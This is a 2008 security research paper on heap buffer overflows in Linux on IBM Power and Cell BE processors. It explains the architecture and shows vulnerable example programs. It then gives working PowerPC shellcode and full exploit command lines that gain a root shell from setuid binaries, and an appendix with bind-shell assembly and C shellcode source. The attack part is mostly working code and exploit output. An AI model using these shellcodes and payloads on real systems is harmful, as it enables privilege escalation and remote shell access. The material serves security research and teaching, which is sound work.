Linux on Power/Cell BE Architecture Buffer Overflow Vulnerabilities

Ramon de Carvalho Valle
ramon@risesecurity.org
rcvalle@br.ibm.com

November 2008

Contents

1 Introduction

This article discusses buffer overflow vulnerabilities in Linux running on Power/Cell Broadband Engine Architecture processor-based servers. All examples presented on this article were developed and executed on an IBM BladeCenter JS22 Express server, a IBM BladeCenter QS21 server, and a Sony Playstation 3, running Red Hat Enterprise Linux 4 Update 7. Previous knowledge of buffer overflows is required.

2 Power Architecture

The POWER (Performance Optimization With Enhanced RISC) Architecture, originally developed by IBM, was introduced with the RISC System/6000 product family in early 1990. In 1991, Apple, IBM, and Motorola, known as the AIM alliance, began the collaboration to evolve to the PowerPC Architecture, expanding the architecture's applicability. In 1997, Motorola and IBM began another collaboration, focused on optimizing PowerPC for embedded systems. At the end of 2004, the Power.org consortium was launched, with the goal of developing community specifications and supporting development tools that work together to facilitate integration and enhanced implementations focused on the Power Architecture.

The Power Architecture is a open architecture defined by the Power Instruction Set Architecture (Power ISA) maintained by the Power Architecture Advisory Council, which ensures compatibility amongst implementations and allows anyone to design and fabricate Power Architecture compliant processors. The Xbox 360 processor and the Cell Broadband Engine processor both give excellent examples of this.

A Power Architecture conforming processor implementation has four basic classes of instructions:

- Branch instructions.
- Fixed-point instructions, and other instructions that use the fixed-point registers.
- Floating-point instructions and decimal floating-point instructions.
- Vector instructions.

Fixed-point instructions operate on byte, halfword, word, and doubleword operands. Floating-point instructions operate on single-precision and double-precision floating-point operands. Vector instructions operate on vectors of scalar quantities and on scalar quantities where the scalar size is byte, halfword, word, and quadword. The processor uses instructions that are four bytes long and word-aligned. It provides for byte, halfword, word, and doubleword operand fetches and stores between storage and a set of 32 General Purpose Registers (GPRs). It provides for word and doubleword operand fetches, and stores between storage and a set of 32 Floating-Point Registers (FPRs). It also provides for byte, halfword, word, and quadword operand fetches and stores between storage and a set of 32 Vector Registers (VRs).

- The Condition Register (CR) is a 32-bit register which reflects the result of certain operations, and provides a mechanism for testing (and branching).

- The Link Register (LR) is a 64-bit register. It can be used to provide the branch target address for the Branch Conditional to Link Register instruction, and it holds the return address after Branch instructions.

- The Count Register (CTR) is a 64-bit register. It can be used to hold a loop count that can be decremented during execution of Branch instructions.

- The Machine State Register (MSR) is a 64-bit register. This register defines the state of the processor. The sixty four bit defines if the processor is in 32-bit or 64-bit mode (0 or 1).

Processors provide two execution modes, 64-bit mode and 32-bit mode. In both of these modes, instructions that set a 64-bit register affect all 64 bits. The computational mode controls how the effective address is interpreted, how status bits are set, how the Link Register is set by Branch instructions, and how the Count Register is tested by Branch Conditional instructions. Nearly all instructions are available in both modes. In both modes, effective address computations use all 64 bits of the relevant registers (General Purpose Registers, Link Register, Count Register, etc.) and produce a 64-bit result. However, in 32-bit mode the high-order 32 bits of the computed effective address are ignored for the purpose of addressing storage.

All instructions are four bytes long and word-aligned. Thus, whenever instruction addresses are presented to the processor (as in Branch instructions) the low-order two bits are ignored. Similarly, whenever the processor develops an instruction address the low-order two bits are zero. Bits 0:5 always specify the opcode. Many instructions also have an extended opcode. The remaining bits of the instruction contain one or more fields for the different instruction formats.

A program references storage using the effective address computed by the processor when it executes a Storage Access or Branch instruction, or when it fetches the next sequential instruction. Bytes in storage are numbered consecutively starting with 0. Each number is the address of the corresponding byte. The byte ordering (Big-Endian or Little-Endian) for a storage access is specified by the operating system.

3 Cell Broadband Engine Architecture (CBEA)

The Cell Broadband Engine (Cell BE) processor is the first implementation of a new multiprocessor family conforming to the Cell Broadband Engine Architecture (CBEA). The CBEA is a new architecture that extends the 64-bit Power Architecture. The CBEA and the Cell BE processor are the result of a collaboration between Sony, Toshiba, and IBM, known as STI, formally begun in early 2001.

Although the Cell BE processor is initially intended for applications in media-rich consumer-electronics devices such as game consoles and high-definition televisions, the architecture has been designed to enable fundamental advances in processor performance. These advances are expected to support a broad range of applications in both commercial and scientific fields.

The most distinguishing feature of the Cell BE processor is that, although all processor elements share memory, their function is specialized into two types: the Power Processor Element (PPE) and the Synergistic Processor Element (SPE). The Cell BE processor has one PPE and eight SPEs.

The first type of processor element, the PPE, contains a 64-bit Power Architecture core. It complies with the 64-bit Power Architecture and can run 32-bit and 64-bit operating systems and applications. The second type of processor element, the SPE, is optimized for running compute-intensive SIMD applications; it is not optimized for running an operating system. The SPEs are independent processor elements, each running their own individual application programs or threads. Each SPE has full access to coherent shared memory, including the memory-mapped I/O space. There is a mutual dependence between the PPE and the SPEs. The SPEs depend on the PPE to run the operating system, and, in many cases, the top-level thread control for an application. The PPE depends on the SPEs to provide the bulk of the application performance.

The most significant difference between the SPE and PPE lies in how they access memory. The PPE accesses main storage (the effective-address space) with load and store instructions that move data between main storage and a private register file, the contents of which may be cached. The SPEs, in contrast, access main storage with direct memory access (DMA) commands that move data and instructions between main storage and a private local memory, called a local store or local storage (LS). An SPE's instruction-fetches and load and store instructions access its private LS rather than shared main storage, and the LS has no associated cache. This 3-level organization of storage (register file, LS, main storage), with asynchronous DMA transfers between LS and main storage, is a radical break from conventional architecture and programming models, because it explicitly parallelizes computation with the transfers of data and instructions that feed computation

and store the results of computation in main storage.

4 Buffer overflows

4.1 Changing process execution flow

Similarly to the x86/x86_64 architectures, a given process' execution flow in Power/CBEA can be changed by the following.

- Overwriting a local variable that is near the buffer in memory of a given process' virtual address space to change the behavior of the application.
- Overwriting the saved return-instruction pointer in a stack frame. Upon returning from the called function, execution will resume at the saved return-instruction pointer as specified.
- Overwriting a function pointer, or exception handler, which is subsequently executed.

4.2 Overwriting a local variable in 32-bit mode

This section discusses how a given process' execution flow can be changed by overwriting a local variable.

The following example is vulnerable to a heap-based buffer overflow.

Listing 1: example1.c.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct mystruct {
    unsigned char buffer[16];
    unsigned long cookie;
};

int
main(int argc, char **argv)
{
    struct mystruct *s;

    if ((s = malloc(sizeof(struct mystruct))) == NULL) {
        perror("malloc");
        exit(EXIT_FAILURE);
    }

    s->cookie = 0;

    if (argc > 1)
        strcpy(s->buffer, argv[1]);

    if (s->cookie == 0x42424242) {
        printf("Congratulations! You won a cookie!\n");
        exit(EXIT_SUCCESS);
    }

    printf("Hello world!\n");

    exit(EXIT_SUCCESS);
}
```

The above example does not validate user supplied data when copying it to the `buffer` member of the previously allocated `struct mystruct` using the `strcpy` function, resulting in a heap-based buffer overflow. Normal execution of the above example writes the *"Hello world!"* string to `stdout`.


Listing 2: Compilation and execution of listing 1.

```
$ gcc -Wall -o example1 example1.c
```

```
$ ./example1
Hello world!
$
```

The following illustration represents the `struct mystruct` and its members in the heap segment.

Listing 3: The `struct mystruct`.




The process' execution flow can be changed by overwriting the `cookie` member of `struct mystruct` that is located right after the buffer in memory with the `0x42424242` value (BBBB in the ASCII character set).

Listing 4: Overwriting the `cookie` member.

```
$ ./example1 AAAAAAAAAAAAAAAABBBB
Congratulations! You won a cookie!
$
```

The following illustration represents the `struct mystruct` and its members in the heap segment after the overflow.

Listing 5: The `struct mystruct` after the overflow.



4.3 Overwriting a local variable in 64-bit mode

This section discusses how a given process' execution flow can be changed by overwriting a local variable in 64-bit mode. In the C language, only long and pointer data types are changed between 32-bit and 64-bit modes. Any pointer arithmetic should be performed using variables of type long regardless if in 32-bit or 64-bit mode. Pointer assignment should only be performed between other pointers or variables of type long.

The following example is vulnerable to a heap-based buffer overflow.

Listing 6: example2.c.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct mystruct {
    unsigned char buffer[16];
    unsigned long cookie;
};

int
main(int argc, char **argv)
{
    struct mystruct *s;

    if ((s = malloc(sizeof(struct mystruct))) == NULL) {
        perror("malloc");
        exit(EXIT_FAILURE);
    }

    s->cookie = 0;

    if (argc > 1)
        strcpy(s->buffer, argv[1]);

    if (s->cookie == 0x4242424242424242) {
        printf("Congratulations! You won a cookie!\n");
        exit(EXIT_SUCCESS);
    }

    printf("Hello world!\n");

    exit(EXIT_SUCCESS);
}
```

The process' execution flow can be changed by overwriting the `cookie` member of `struct mystruct` that is located right after the buffer in memory with the `0x4242424242424242` value (BBBBBBBB in the ASCII character set).

Listing 7: Overwriting the `cookie` member.

```
$ gcc -Wall -m64 -o example2 example2.c
$ ./example2 AAAAAAAAAAAAAAAABBBBBBBB
Congratulations! You won a cookie!
$
```

The following illustration represents the `struct mystruct` and its members in the heap segment after the overflow.

Listing 8: The `struct mystruct` after the overflow.

```
Lesser                                                    Greater
addresses                                                 addresses

                      struct mystruct
                      buffer            cookie
                      [AAAAAAAAAAAAAAAA][BBBBBBBB]

Bottom of                                                 Top of
heap                                                        heap
```

4.4 Overwriting a function pointer in 32-bit mode

This section discusses how arbitrary code can be executed by overwriting a function pointer.

The following example is vulnerable to a heap-based buffer overflow.

Listing 9: example3.c.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct mystruct {
    unsigned char buffer[16];
    int (*myfunc)(const char *format, ...);
};

int
main(int argc, char **argv)
{
    struct mystruct *s;

    if ((s = malloc(sizeof(struct mystruct))) == NULL) {
        perror("malloc");
        exit(EXIT_FAILURE);
    }

    s->myfunc = printf;

    if (argc > 1)
        strcpy(s->buffer, argv[1]);

    s->myfunc("Hello world!\n");

    exit(EXIT_SUCCESS);
}
```

The process' execution flow can be changed by overwriting the function pointer `myfunc`, member of `struct mystruct`, that is located right after the buffer in memory, which is subsequently executed.

Listing 10: Overwriting the function pointer `myfunc`.

```
$ gcc -Wall -o example3 example3.c
$ ./example3 AAAAAAAAAAAAAAAABBBB
Segmentation fault
$
```

The following illustration represents the `struct mystruct` and its mem-

bers in the heap segment after the overflow.

Listing 11: The `struct mystruct` after the overflow.

```
Lesser                                                        Greater
addresses                                                   addresses

                        struct mystruct
                        buffer            myfunc
                        [AAAAAAAAAAAAAAAA][BBBB]

Bottom of                                                     Top of
heap                                                          heap
```

The following is the GNU gdb analysis of the overflow.

Listing 12: GNU gdb analysis of the overflow.

```
$ gdb example3
GNU gdb Red Hat Linux (6.3.0.0-1.159.el4rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "ppc64-redhat-linux-gnu"...
(no debugging symbols found)
Using host libthread_db library "/lib64/tls/libthread_db.so.1".

(gdb) r AAAAAAAAAAAAAAAABBBB
Starting program: /home/ramon/example3 AAAAAAAAAAAAAAAABBBB
(no debugging symbols found)
(no debugging symbols found)

Program received signal SIGSEGV, Segmentation fault.
0x42424240 in ?? ()
(gdb)
```

It results in a segmentation fault when trying to execute code at address `0x42424240`, which points to an invalid memory location. The processor tries to execute code at `0x42424240` and not `0x42424242` as specified to maintain the four bytes long and word-alignment, because whenever instruction addresses are presented to the processor (as in Branch instructions) the low-order two bits are ignored.

The following is the `struct mystruct` in heap segment after the overflow.

Listing 13: The `struct mystruct` in heap segment after the overflow.

```
(gdb) x/20bx 0x10011008
0x10011008:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x10011010:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x10011018:     0x42    0x42    0x42    0x42
(gdb)
```

Heap allocations on Linux running on Power/CBEA based processors begins at address `0x10011008`.

The following assembly components (or shellcodes) can be used to exploit this vulnerability.

Listing 14: Assembly components (or shellcodes).

```
char setuidcode[]=          /*  16 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\x63\x1a\x78"      /*  xor     r3,r3,r3                */
    "\x38\x1f\xfe\x18"      /*  addi    r0,r31,-488             */
    "\x44\xff\xff\x02"      /*  sc                              */
;

char shellcode[]=           /*  55 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xf9"      /*  bnel+   <shellcode>             */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\x94\xa1\xff\xfc"      /*  stwu    r5,-4(r1)               */
    "\x94\x61\xff\xfc"      /*  stwu    r3,-4(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1f\xfe\x0c"      /*  addi    r0,r31,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

The NOP block technique can be used o increase chances of a successful exploitation. The preferred instruction for NOP operation in Power/CBEA based processors is `oril r0,r0,0` (`0x60000000`). However, the instruction `mr r31,r31` (`0x7ffffb78`) is used in order to avoid zeros.

With this information, a moderated guess of heap address that possibly will contain a NOP instruction from the NOP block can be done (`0x10011808`).

Listing 15: Exploitation of listing 9.

```
# chown root. example3
# chmod +s example3

$ id
uid=500(ramon) gid=500(ramon) groups=500(ramon) context=user_u:system_r:
unconfined_t
$ ./example3 $(ruby -e 'print "A" * 16 + "\x10\x01\x18\x08" +
"\x7f\xff\xfb\x78" * 1024 + "\x3b\xe0\x01\xff\x7c\x63\x1a\x78\x38\x1f\xfe\x18
\x44\xff\xff\x02\x3b\xe0\x01\xff\x7c\xa5\x2a\x79\x40\x82\xff\xf9\x7f\xc8\x02
\xa6\x3b\xde\x01\xff\x38\x7e\xfe\x25\x98\xbe\xfe\x2c\x94\xa1\xff\xfc\x94\x61
\xff\xfc\x7c\x24\x0b\x78\x38\x1f\xfe\x0c\x44\xff\xff\x02/bin/sh"')
sh-3.00# id
uid=0(root) gid=500(ramon) groups=500(ramon) context=user_u:system_r:
unconfined_t
sh-3.00#
```

The following illustration represents the `struct mystruct` and its members in the heap segment after the overflow.

Listing 16: The `struct mystruct` after the overflow.

```
Lesser                                                          Greater
addresses                                                     addresses

           struct mystruct
           buffer myfunc
           [DDDD][A][NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN][SSSSSSSS]
                  |                  ^
                  |__________________|

Bottom of                                                       Top of
heap                                                              heap

D = Dummy value (A character)
A = Moderated guess of heap address that possibly will contain a NOP
    instruction
N = NOP instructions
S = Assembly components
```

4.5 Overwriting a function pointer in 64-bit mode

This section discusses how arbitrary code can be executed by overwriting a function pointer in 64-bit mode. The Power 64-bit ELF ABI defines the concept of function descriptors, which are contained in the .opd section of the ELF file. Function descriptors are structures containing a pointer to the function, a pointer to the TOC section, and an environment pointer (used for languages such as Pascal). In a high level language the value of a function symbol name is the address of a function descriptor instead of the address of the function. Symbol names beginning with a dot (.) prefix are reserved for the address of the function. The Power 32-bit ELF EABI does not define function descriptors.

The use of function descriptors by the Power 64-bit ELF ABI requires that changes be made to code that manipulates function addresses. In order to access function addresses, the following code can be used.

Listing 17: Accessing function addresses.

```
int function_name(int arg1, int arg2);

typedef struct function_descriptor {
    void *addr;
    unsigned long toc;
    unsigned long env;
} f_desc_t;

function_address=(unsigned long)(((f_desc_t *)function_name)->addr);
```

This makes exploitation of the previous example different than in 32-bit mode. No changes are required to port the previous example to 64-bit mode.

Listing 18: Overwriting the function pointer `myfunc`.

```
$ gcc -Wall -m64 -o example4 example3.c
$ ./example4 AAAAAAAAAAAAAAAABBBBBBBB
Segmentation fault
$
```

The following illustration represents the `struct mystruct` and its members in the heap segment after the overflow.

Listing 19: The `struct mystruct` after the overflow.

```
Lesser                                                    Greater
addresses                                               addresses
```

```
                        struct mystruct
                        buffer            myfunc descriptor
                        [AAAAAAAAAAAAAAAA][BBBBBBBB]

Bottom of                                                          Top of
heap                                                                 heap
```

The following is the GNU gdb analysis of the overflow.

Listing 20: GNU gdb analysis of the overflow.

```
$ gdb example4
GNU gdb Red Hat Linux (6.3.0.0-1.159.el4rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "ppc64-redhat-linux-gnu"...
(no debugging symbols found)
Using host libthread_db library "/lib64/tls/libthread_db.so.1".

(gdb) r AAAAAAAAAAAAAAAABBBBBBBB
Starting program: /home/ramon/example4 AAAAAAAAAAAAAAAABBBBBBBB
(no debugging symbols found)
(no debugging symbols found)

Program received signal SIGSEGV, Segmentation fault.
0x00000000100006f8 in .main ()
(gdb) x/i $pc
0x100006f8 <.main+148>: ld      r0,0(r9)
(gdb) i r r9
r9             0x4242424242424242       4774451407313060418
(gdb)
```

It results in a segmentation fault when trying to load the function address from the function descriptor at address `0x4242424242424242` as specified, which points to an invalid memory location.

In order to successfully exploit this vulnerability, the `myfunc` function descriptor must point to a valid memory location containing a fake function descriptor with its addr member pointing to a NOP instruction from the NOP block followed by the assembly components.

The following is the `struct mystruct` in heap segment after the overflow.

Listing 21: The `struct mystruct` in heap segment after the overflow.

```
(gdb) x/24bx 0x10011010
0x10011010:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x10011018:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x10011020:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
(gdb)
```

However, heap allocations on Linux running on Power/CBEA based processors in 64-bit mode begins at address `0x0000000010011010`. This limits exploitation of such vulnerabilities to only when input data can contain zeros.

The following example is a modified version of the previous example vulnerable to a heap-based buffer overflow, which reads data from a file, thus accepting zeros.

Listing 22: example4.c.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct mystruct {
    unsigned char buffer[16];
    int (*myfunc)(const char *format, ...);
};

int
main(int argc, char **argv)
{
    struct mystruct *s;
    FILE *fp;

    if ((fp = fopen(argv[1], "r")) == NULL) {
        perror("fopen");
        exit(EXIT_FAILURE);
    }

    if ((s = malloc(sizeof(struct mystruct))) == NULL) {
        perror("malloc");
        exit(EXIT_FAILURE);
    }

    s->myfunc = printf;

    fgets(s->buffer, 16384, fp);

    s->myfunc("Hello world!\n");

    exit(EXIT_SUCCESS);
}
```

Also, to exploit this vulnerability in 64-bit mode, 64-bit mode assembly components are needed.

Listing 23: Assembly components (64-bit).

```
char setuidcode[]=          /*  16 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\x63\x1a\x78"      /*  xor     r3,r3,r3                */
    "\x38\x1f\xfe\x18"      /*  addi    r0,r31,-488             */
    "\x44\xff\xff\x02"      /*  sc                              */
;

char shellcode64[]=         /*  55 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xf9"      /*  bnel+   <shellcode64>           */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\xf8\xa1\xff\xf9"      /*  stdu    r5,-8(r1)               */
    "\xf8\x61\xff\xf9"      /*  stdu    r3,-8(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1f\xfe\x0c"      /*  addi    r0,r31,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

A fake function descriptors block containing only its `addr` member can be used followed by a NOP block to increase chances of a successful exploitation. The difference between the NOP block and the fake function descriptors block is fixed. If theses blocks are of the same size, then only one moderated guess should be done, which is a pointer to a fake function descriptor (`0x0000000010011810`, which implies that address `0x0000000010012810` will contain a NOP instruction).

Listing 24: Exploitation of listing 22.

```
$ gcc -Wall -m64 -o example4 example4.c

# chown root. example4
# chmod +s example4

$ id
uid=500(ramon) gid=500(ramon) groups=500(ramon) context=user_u:system_r:
unconfined_t
$ ruby -e 'print "A" * 16 + "\x00\x00\x00\x00\x10\x01\x18\x10" +
"\x00\x00\x00\x00\x10\x01\x28\x10" * 512 + "\x7f\xff\xfb\x78" * 1024 +
"\x3b\xe0\x01\xff\x7c\x63\x1a\x78\x38\x1f\xfe\x18\x44\xff\xff\x02\x3b\xe0\x01
\xff\x7c\xa5\x2a\x79\x40\x82\xff\xf9\x7f\xc8\x02\xa6\x3b\xde\x01\xff\x38\x7e
```

```
\xfe\x25\x98\xbe\xfe\x2c\xf8\xa1\xff\xf9\xf8\x61\xff\xf9\x7c\x24\x0b\x78\x38
\x1f\xfe\x0c\x44\xff\xff\x02/bin/sh"' > exploit.txt
$ ./example4 exploit.txt
sh-3.00# id
uid=0(root) gid=500(ramon) groups=500(ramon) context=user_u:system_r:
unconfined_t
sh-3.00#
```

The following illustration represents the `struct mystruct` and its members in the heap segment after the overflow.

Listing 25: The `struct mystruct` after the overflow.

```
Lesser                                                          Greater
addresses                                                     addresses

          struct mystruct
          buffer myfunc descriptor
          [DDDD][P][AAAAAAAAAAAAAAAA][NNNNNNNNNNNNNNNN][SSSSSSSS]
                 |         ^|                 ^
                 |_________||_________________|
                                fixed

Bottom of                                                       Top of
heap                                                              heap

D = Dummy value (A character)
P = Moderated guess of heap address that possibly will contain an address of
    NOP instruction (fake function descriptor)
A = Moderated guess of heap address that possibly will contain a NOP
    instruction
N = NOP instructions
S = Assembly components
```

5 Assembly components

The following assembly components are provided in the Appendix section for use in Linux on Power/CBEA processor-based proof of concept codes. These assembly components are part of UNIX Assembly Components for Proof of Concept Codes project.

5.1 Shell execution code (shellcode)

It simply executes the /bin/sh program.

5.2 Network server code (bndsockcode)

This code creates a listening TCP socket on a port defined at `BNDSOCKPORT` offset of `bndsockcode` routine (its value is set to 1234 by default). Upon accepting a connection, it duplicates the socket descriptor of the remote TCP endpoint to the process' standard descriptors (`stdin`, `stdout` and `stderr`) and executes an interactive shell.

5.3 Network connect code (cntsockcode)

This code establishes a TCP connection with a remote IP address and port defined at `CNTSOCKADDR` and `CNTSOCKPORT` offsets of `cntsockcode` routine (its values are set to 127.0.0.1 and 1234 by default respectively). Upon establishing a connection, it duplicates the socket descriptor of the remote TCP endpoint to the process' standard descriptors (`stdin`, `stdout` and `stderr`) and executes an interactive shell.

5.4 Find socket code (fndsockcode)

This code walks the process' descriptor table in a search for a socket descriptor of the remote TCP endpoint identified by a port number defined at `FNDSOCKPORT` offset of the `fndsockcode`. In a case such a endpoint is located, the loop is terminated and found socket descriptor is duplicated on the process' standard descriptors (`stdin`, `stdout` and `stderr`).

Prior to executing the `fndsockcode`, a client software should establish a TCP connection with a process in which context the code is to be executed. Appropriate setting of the code data at `FNDSOCKPORT` offset of `fndsockcode` should be also made to assure proper identification of the client's connection.

6 References

- POWER to the people
  http://www.ibm.com/developerworks/power/library/pa-powerppl/

- PowerPC Microprocessor Family: The Programming Environments for 32-Bit Microprocessors
  http://www.ibm.com/chips/techlib/techlib.nsf/techdocs/852569B20050FF778525699600719DF2

- The Programming Environments Manual for 64-bit Microprocessors
  http://www.ibm.com/chips/techlib/techlib.nsf/techdocs/F7E732FF811F783187256FDD004D3797

- Developing Embedded Software For The IBM PowerPC 970FX Processor
  http://www.ibm.com/chips/techlib/techlib.nsf/techdocs/AB70A3470F9CC0E287256ECC006D6A54

- Cell Broadband Engine Programming Handbook
  http://www.ibm.com/chips/techlib/techlib.nsf/techdocs/9F820A5FFA3ECE8C8725716A0062585F

- Power Instruction Set Architecture Version 2.05
  http://www.power.org/resources/reading/PowerISA_V2.05.pdf

- UNIX Assembly Components for Proof of Concept Codes
  http://www.risesecurity.org/projects/unixasm/

7 Appendix

7.1 lin-power-bndsockcode.S

```
/*
 *  $Id: lin-power-bndsockcode.S 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-bndsockcode.S - Linux Power/CBEA Network server code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc -Wall -o lin-power-bndsockcode lin-power-bndsockcode.S
 *
 */

#include "linux-power.h"

    .globl main

main:

bndsockcode:
    xor     %r31,%r31,%r31
    lil     %r29,__CAL

    # socket

    cal     %r28,-511+1(%r29)
    cal     %r27,-511+2(%r29)
    stu     %r31,-4(%r1)
    stu     %r28,-4(%r1)
    stu     %r27,-4(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_socket(%r29)
    cal     %r0,__NC_socketcall(%r29)
```

```
    .long   0x44ffff02
    mr      %r26,%r3

    # bind

    cal     %r25,-511+16(%r29)

    /*
     * The following GPRs result in zeros when used with liu instruction.
     * %r24, %r16, %r8, %r0
     *
     */

    liu     %r23,0xff02
    oril    %r23,%r23,0x04d2
    stu     %r31,-4(%r1)
    stu     %r23,-4(%r1)
    mr      %r22,%r1
    stu     %r25,-4(%r1)
    stu     %r22,-4(%r1)
    stu     %r26,-4(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_bind(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

    # listen

    stu     %r31,-4(%r1)
    stu     %r31,-4(%r1)
    stu     %r26,-4(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_listen(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

    # accept

    mr      %r4,%r1
    cal     %r3,__NC_accept(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02
    mr      %r21,%r3

0:
    # dup2

    mr      %r4,%r27
    mr      %r3,%r21
    cal     %r0,__NC_dup2(%r29)
    .long   0x44ffff02

    ai.     %r27,%r27,-1
    bge     0b
```

```
shellcode:
    # lil     %r31,__CAL
    xor.    %r5,%r5,%r5
    bnel    shellcode
    mflr    %r30
    cal     %r30,511(%r30)
    cal     %r3,-511+36(%r30)
    stb     %r5,-511+43(%r30)
    stu     %r5,-4(%r1)
    stu     %r3,-4(%r1)
    mr      %r4,%r1
    # cal     %r0,__NC_execve(%r31)
    cal     %r0,__NC_execve(%r29)
    .long   0x44ffff02
    .asciz  "/bin/sh"
```

7.2 lin-power-bndsockcode.c

```
/*
 *  $Id: lin-power-bndsockcode.c 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-bndsockcode.c - Linux Power/CBEA Network server code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

#define BNDSOCKPORT 58

char bndsockcode[]=         /*  223 bytes                       */
    "\x7f\xff\xfa\x78"      /*  xor     r31,r31,r31             */
    "\x3b\xa0\x01\xff"      /*  li      r29,511                 */
    "\x3b\x9d\xfe\x02"      /*  addi    r28,r29,-510            */
    "\x3b\x7d\xfe\x03"      /*  addi    r27,r29,-509            */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x97\x81\xff\xfc"      /*  stwu    r28,-4(r1)              */
    "\x97\x61\xff\xfc"      /*  stwu    r27,-4(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
